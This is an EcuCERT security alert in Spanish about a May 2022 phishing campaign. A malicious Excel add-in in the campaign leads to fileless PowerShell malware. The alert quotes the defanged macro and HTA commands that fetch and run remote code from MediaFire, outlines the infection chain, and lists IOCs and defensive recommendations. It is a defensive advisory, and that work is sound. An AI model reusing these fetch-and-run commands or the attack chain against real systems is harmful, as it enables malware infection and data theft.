Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1

I. DATOS GENERALES:

Clase de alerta: Malware
Tipo de incidente: Phishing
Nivel de riesgo: Medio

II. ALERTA

Campaña de phishing distribuye tres programas maliciosos que permitirían robar información confidencial del equipo de la víctima.

Figura 1.- lustración asociada a Ransomware
Fuente: Freepik

III. INTRODUCCIÓN

Phishing, es un tipo de amenaza que llega a las potenciales víctimas a través de correo electrónico, texto o mensajes directos. El objetivo es obtener diferente información como inicios de sesión, números de cuenta e información de tarjetas de crédito; entre otras. En la siguiente gráfica se observa el escenario que emplea este ataque:

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1

Figura 2.- Ataque vía phishing
Fuente: Propia, adaptada de Fortinet.

En la siguiente gráfica se indican los diferentes tipos de phishing existentes.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1



Figura 3.- Tipos de pishing
Fuente: Fortinet.

IV. VECTOR DE ATAQUE: Phishing

La infección inicia con la descarga de un documento adjunto remitido mediante correo electrónico.

V. IMPACTO:

Como se mencionó anteriormente, la cadena de infección inicia con la manipulación de un correo electrónico. En la siguiente imagen se observa un ejemplo de correo correspondiente a esta campaña maliciosa.

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1



Figura 4.- Correo malicioso.
Fuente: Fortinet.

Interactuando con el archivo Excel denominado: "Remittance-Details-951244.xlam"; indica que es necesario aceptar el aviso de seguridad En la siguiente gráfica se observa dicha interacción.



Figura 5.- Aviso de seguridad.
Fuente: Fortinet.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1

Al momento de revisar la macro de inicio automática empleando VBA[1]; se observa que se crea un objeto WMI para ejecutar el comando: "*C:\\ProgramData\\ddond.com hxxps://taxfile[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file*", como se indica en la siguiente figura.



Figura 6.- Análisis objeto WMI
Fuente: Fortinet.

El archivo "APRL27.HTM" crea un objeto "Wscript.Shell" que realiza estas actividades:

- En conjunto con el objeto OS Shell ejecuta cinco aplicaciones de línea de comandos.
- Ejecuta el comando: "C:\ProgramData\ddond.com hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file".
- Así mismo, descarga un archivo en Power Shell denominado "mainpw.dll" y se ejecuta. Es importante recalcar que este archivo de 7,58 MB está lleno de código PowerShell y se puede dividir en tres partes para tres programas maliciosos diferentes. En la siguiente gráfica se observa los malware asociados.

[1] Visual Basic Application

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1



Figura 7.- Contenido archivo "mainpw.dll"
Fuente: Fortinet.

Nota: En base a la figura anterior se tiene que la matriz "**$nona**"contiene la carga útil del malware comprimido con GZip.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1

Posteriormente, ejecuta “taskkill” para eliminar procesos de: MS Word (WinWord.exe), MS Excel (Excel.exe) y MS Pointpoint (POWERPNT.exe), en el caso en el que se estén ejecutando

Una vez que se han completado todos los pasos anteriores, finalmente llama a la API ResumeThread() para que el proceso ejecute la carga útil del malware

VI. INDICADORES DE COMPROMISO:

En la siguiente tabla, se indican los IOC asociados.

Tabla 2. IOC

Parámetro	Descripción
Direcciones URL	hxxps://archivo fiscal[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/archivo
	hxxps://www[.]mediafire[.]com/file/c3zcoq7ay6nql9i/back[.]htm/file
	hxxps://www[.]mediafire[.]com/file/jjyy2npmnhx6o49/Start[.]htm/file
	hxxps://taxmogalupupitpamobitola[.]blogspot[.]com/atom[.]xml
SHA-256	[Remesa-Detalles-951244-1.xlam] 8007BB9CAA6A1456FFC829270BE2E62D1905D5B71E9DC9F9673DEC9AFBF13BFC
	[APRL27.htm] D71ADD25520799720ADD43A5F4925B796BEA11BF55644990B4B9A70B7EAEACBA
	[mainpw.dll] 3D71A243E5D9BA44E3D71D4DA15D928658F92B2F0A220B7DEFE0136108871449

Fuente: Propia, adaptada de Fortinet

VII. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo tomar en consideración lo siguiente:

- No abrir, manipular, o interactuar, con correos electrónicos altamente sospechosos que lleguen a las bandejas de correo o mensaje en redes sociales.
- Descargar programas, archivos y actualizaciones, solamente desde fuentes oficiales y verificadas.
- Actualizar el software de seguridad periódicamente.
- Realizar copias de respaldo de seguridad periódicas, de la información crítica para evitar la pérdida de la misma.
- Implementar técnicas de navegación segura en toda la Institución/Organización, como por ejemplo visita únicamente de sitios con certificados SSL, y, de origen no sospechoso.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-069	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	20-mayo-2022	**Distribución de programas maliciosos a través de phishing**	V 1.1

- Emplear autenticación multifactor.
- Capacitar a todos los usuarios, mediante la concientización y simulaciones para reconocer e informar sobre intentos de phishing e ingeniería social.
- Implementar un plan de respuesta a emergencias de la Organización/Institución.
- En el caso de sufrir un ataque de proporciones mayores, contacte a las Autoridades competentes en base a la Normativa Legal Vigente a nivel Nacional.

VIII. Descargo de responsabilidad

- La información en la presente alerta; se proporciona "tal cual" solo con fines informativos. EcuCERT no respalda ningún producto o servicio comercial, incluidos los sujetos de análisis.
- Cualquier referencia a productos, procesos o servicios comerciales específicos por marca de servicio, marca comercial, fabricante o de otro modo, no constituye ni implica respaldo, recomendación o favorecimiento por parte del EcuCERT.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

Fortinet. (s.f.). Fortinet. Obtenido de Fortinet: https://www.fortinet.com/resources/cyberglossary/phishing?utm_source=blog&utm_campaign=phishing

Zhang, X. (12 de 05 de 2022). Fortinet. Obtenido de Fortinet: https://www.fortinet.com/blog/threat-research/phishing-campaign-delivering-fileless-malware